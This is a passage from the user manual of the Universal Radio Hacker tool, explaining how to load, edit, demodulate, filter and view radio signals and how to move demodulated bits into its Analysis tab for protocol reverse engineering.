
Apart from recording, a signal can be added to Interpretation tab via *File* →*Open*. File ending determines how URH handles the signal. URH understands these file endings:

- `.complex` files with complex64 samples (32 Bit oat for I and Q, respectively). This is the default signal file format and will also be used in case the le has no ending at all.

- `.complex16u` using two unsigned 8 Bit integers for I and Q
- `.complex16s` using two signed 8 Bit integers for I and Q
- `.wav` files can be imported, but must not be compressed, i.e., they should be PCM.
- `.csv`, e.g. from USB oscilloscope can be imported using a CSV wizard available with *File* →*Import*→ *IQ samples from csv*.

3.2 Signal editing

Having loaded a signal into Interpretation, it can be zoomed using the mouse wheel or context menu. Make a selection with the mouse and navigate via drag by holding the **shift key**. This can be changed with the checkbox *Edit* →*Options*→ *Hold shift to drag*.



```
8282828282a082a082a082a0a0a08282828282828282a0828282a0a082828282828 [Pause: 10590 samples]
8 [Pause: 2719 samples]
8282828282a082a082a082a0a0a08282828282828282a0828282a0a082828282828 [Pause: 10584 samples]
8 [Pause: 2720 samples]
8282828282a082a082a082a0a0a08282828282828282a0828282a0a082828282828 [Pause: 10582 samples]
8 [Pause: 2719 samples]
```

Figure 5: Recorded signal gets automatically added to Interpretation tab.


Apart from these basic functions, URH has a powerful signal editor. After making a selection, use the context menu to:

- **Copy/paste** parts of the signal
- **Delete** the selection
- **Crop** to current selection, i.e., remove everything that is not selected
- **Mute** the selection, i.e., set the selected part to zero
- **Create** a new signal from the selection
- **Assign a participant** more on this in section 4.5
- **Set noise level from selection**

Using these features you can isolate interesting signal parts and fix noisy recordings.

3.3 Replay signal and view signal details

With the ▶ button in the top of fig. 5 you can **replay** the captured signal. The ℹ button opens signal detail dialog (fig. 6) where you can also edit the sample rate. This influences the displayed time in Interpretation and Analysis.



Signal details

Name:	SDRPlay-433_920MHz-2MSps-1MHz
File:	/home/joe/SDRPlay-433_920MHz-2MSps-1MHz.complex
File size:	30,27MB
File created:	Fri Dec 15 14:04:21 2017
Samples:	3.967.488
Sample Rate (Sps):	1,00M
Duration:	3,97 s

Figure 6: Signal detail dialog.

3.4 Demodulation


Demodulation is the process of converting the recorded sine waves into bits. URH does this automatically for you whenever you add a signal to Interpretation tab. You see the resulting bits right below the signal.

You can change the modulation type using the combobox on the left. Whenever you change the modulation type the demodulation parameters are newly detected by URH. You can disable this by clicking the *Autodetect parameters* button. Of course, you can fine tune the parameters by using the spinboxes.


The demodulation parameters are:

- **Noise**: Define which power must be surpassed to not be counted as noise.
- **Bit Length**: The sample length of a bit. You can find this out by selecting a pulse with minimum length and looking at the number of selected samples as shown in fig. 7a.
- **Center**: The center in demodulated view separates the ones from the zeros. To tune this value, either use the spinbox or change the *Signal View* from Analog to Demodulated (see fig. 7b) and move the center between the areas with the mouse.
- **Error Tolerance**: Fine tune how tolerant (in samples) the demodulation routine shall be against errors.

Note that these parameters are found automatically and only need to be changed manually in rare cases, e.g. bad signal recordings.


264 selected | 264,00 µs | RSSI: 0,209

(a) Finding the bit length manually.



SDRPlay-433_920MHz-2MSps-1MHz

Noise: 0,0104

Center: 0,0265

Bit Length: 262

Error Tolerance: 5

Modulation: ASK

Signal View: Demodulated

261 selected | 130,50 µs | RSSI: 0,213

```
1000001010000010100000101000001010000010101000
0010000010100000101000001010100000101000001000
1 [Pause: 2719 samples]
1000001010000010100000101000001010000010101000
```


(b) Setting the center for demodulation.

Figure 7: Finding bit length and center visually.

In case of ASK demodulation, you can make advanced settings using the button next to the demodulation combobox.

3.5 Spectrogram

With the spectrogram view (fig. 8), you can view the frequency spectrum of your signal during time. Simply switch to this view via *Signal View*→ *Spectrogram*.



SDRPlay-433_920MHz-2MSps-1MHz

Noise: 0,0104

Center: 0,0265

Bit Length: 262

Error Tolerance: 5

Modulation: ASK

Signal View: Spectrogram

FFT Window Size:

Data$_{min}$:

Data$_{max}$:

✓ Show Signal as Bits

258 selected | 503,906kHz | RSSI: 0,213

```
1000001010000010100000101000001010000010101000001000001010100000100000101010000010000010101000001000001010100000101000001010000010000010100000101000001010000010100000101000001010000010101000
0010000010100000101000001010100000101000001000001010000010100000101000001010000010100000101 [Pause: 10590 samples]
1 [Pause: 2719 samples]
1000001010000010100000101000001010000010101000001000001010100000100000101010000010000010101000001000001010100000101000001010000010000010100000101000001010000010100000101000001010000010101000
0010000010100000101000001010100000101000001000001010000010100000101000001010000010100000101 [Pause: 10584 samples]
1 [Pause: 2720 samples]
```

Figure 8: Spectrogram view for a signal.

The spectrogram view has three parameters:

1. **FFT Window Size** is the used STFT (Short-Time-Fourier-Transform) window size and determines the time resolution of the spectrogram.

2. **Data$_{min}$** is the minimal frequency magnitude for the spectrogram. All magnitudes below **Data$_{min}$** will be set to this value.

3. **Data$_{max}$** is the maximum frequency magnitude for the spectrogram. All magnitudes above **Data$_{max}$** will be set to this value.

You can change the spectrogram appearance using *Edit*→*Options*→*View*.

3.6 Filters (advanced feature)

URH supports filters to get the most of your signals. There are two types of filters available: bandpass filter and moving average filter. We will see both filter types in the next two sections. Note, this is an advanced feature and not needed in most cases.

3.6.1 Bandpass filter

You can apply a bandpass filter in the spectrogram view (section 3.5) to a defined selection and separate channels from each other or correct misaligned signals. To do this, make a selection around your desired frequency band like in fig. 9.




4: Complex Signal
three_channels
Noise: 1,0000
Center: 0,0000
Bit Length: 100
Error Tolerance: 5
Modulation: FSK
Signal View: Spectrogram
121 selected | 118,164kHz

Figure 9: Select your desired frequency range for filtering.

After that, right click on the spectrogram and select *Create signal from frequency selection*. A filtered signal will be created and added under the original signal. If you are not pleased with the result, try tuning the filter bandwidth using context menu and click *Configure filter bandwidth...* to make a configuration dialog appear. Here you can, for example, increase accuracy of the filter by choosing a lower bandwidth.

3.6.2 Moving average filter

Have a look at the signal in fig. 10. The demodulation does not look good.


1: Complex Signal
unaveraged
Noise: 0,0125
Center: 0,0000
Bit Length: 800
Error Tolerance: 5
Modulation: FSK
4000 selected | 4,00 ms | RSSI: 0,208


```
0000000000000000000000010010001100100000000100010001000000000000000001001100000000100010001000100000000100010000000010011001000000001000000000000000010100000000000001000000000000000000
00000000100000001100110001000000000000000000000100010000010001000100000000110001000000001000100000000000010001000000000000001000000000000000000000000 [Pause: 13901 samples]
```

Figure 10: Signal with quantization errors.

The reason for this is that there are quantization errors in the signal. This can either be fixed with better recording hardware or by clicking the filter button below the signal. This will improve demodulation results by applying a moving average filter to the signal. The filter can be fine tuned and customized using the little arrow on the right of the button and choosing *Configure filter...*. This opens the filter configuration dialog.

4 Analysis

In Interpretation phase, we demodulated a signal and transformed the sine waves into bits. But what do these bits mean? To find out, we need to perform protocol reverse engineering. URH supports this process with the Analysis tab (fig. 11). We will break down the various features of this tab in this section.



RSSI: 0,07

Timestamp: 25,81 ms (+22,15 ms)

View data as: Hex

Configure Decoding: Wireless Short Packet

Decoding errors for message: 0 (0,00%)

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
2	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
3	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
4	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
5	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
6	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
7	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
8	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
9	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
10	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
11	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
12	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b

Bit: 10101010 Hex: aa Decimal: 170 2 column(s) selected

Message type: default

- ✓ preamble
- ✓ synchronization
- ✓ rorg
- ✓ data
- ✓ source address
- ✓ eof
- ✓ crc

Label values for message #3

Name	Display format	Value
preamble	Bit	10101010
synchronization	Bit	1001
rorg	Bit	0110
data	Bit	00010000
source address	Hex	002c1c02
eof	Bit	1011
crc	Hex	4 (should be 4)

Figure 11: Analysis tab.

4.1 Getting data into analysis

Before we explore this tab in more detail, let's see how you can get data into the Analysis tab. There are three ways:


1. **From Interpretation tab**: This is the default way. The bits from each signal you open in Interpretation tab will automatically be added to Analysis tab.

2. **Load a `.proto` file**: With the save button in the top right of the Analysis tab, you can save your protocol and load it again via File→Open.

3. **Load plain bits from `.txt` file**: Got some bits lying around you want to make a quick analysis for? Just save your bits into a file that ends with `.txt` and open it via File→Open. Make sure your file only contains characters 1 and 0. This is also useful when your bits come from an external application.

4.2 Project files

